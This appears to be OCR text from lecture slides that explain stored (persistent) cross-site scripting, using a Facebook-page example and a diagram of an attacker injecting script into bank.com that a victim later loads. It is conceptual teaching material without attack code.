
Stored XSS

- **Stored XSS (persistent XSS):** The attacker’s JavaScript is stored on the legitimate server and sent to browsers
- Classic example: Facebook pages
  - An attacker puts some JavaScript on their Facebook page
  - Anybody who loads the attacker’s page will see JavaScript (with the origin of Facebook)

Stored XSS


- **Stored XSS (persistent XSS)**: The attacker's JavaScript is stored on the legitimate server and sent to browsers
- Classic example: Facebook pages
  - An attacker puts some JavaScript on their Facebook page
  - Anybody who loads the attacker's page will see JavaScript (with the origin of Facebook)
- Stored XSS requires the victim to load the page with injected JavaScript
- Remember: Stored XSS is a **server-side vulnerability**!

Stored XSS




Exploit server-side vulnerability

Stored XSS


bank.com
2. Request content
3. Receive malicious script
Victim
1. Inject malicious script
Attacker

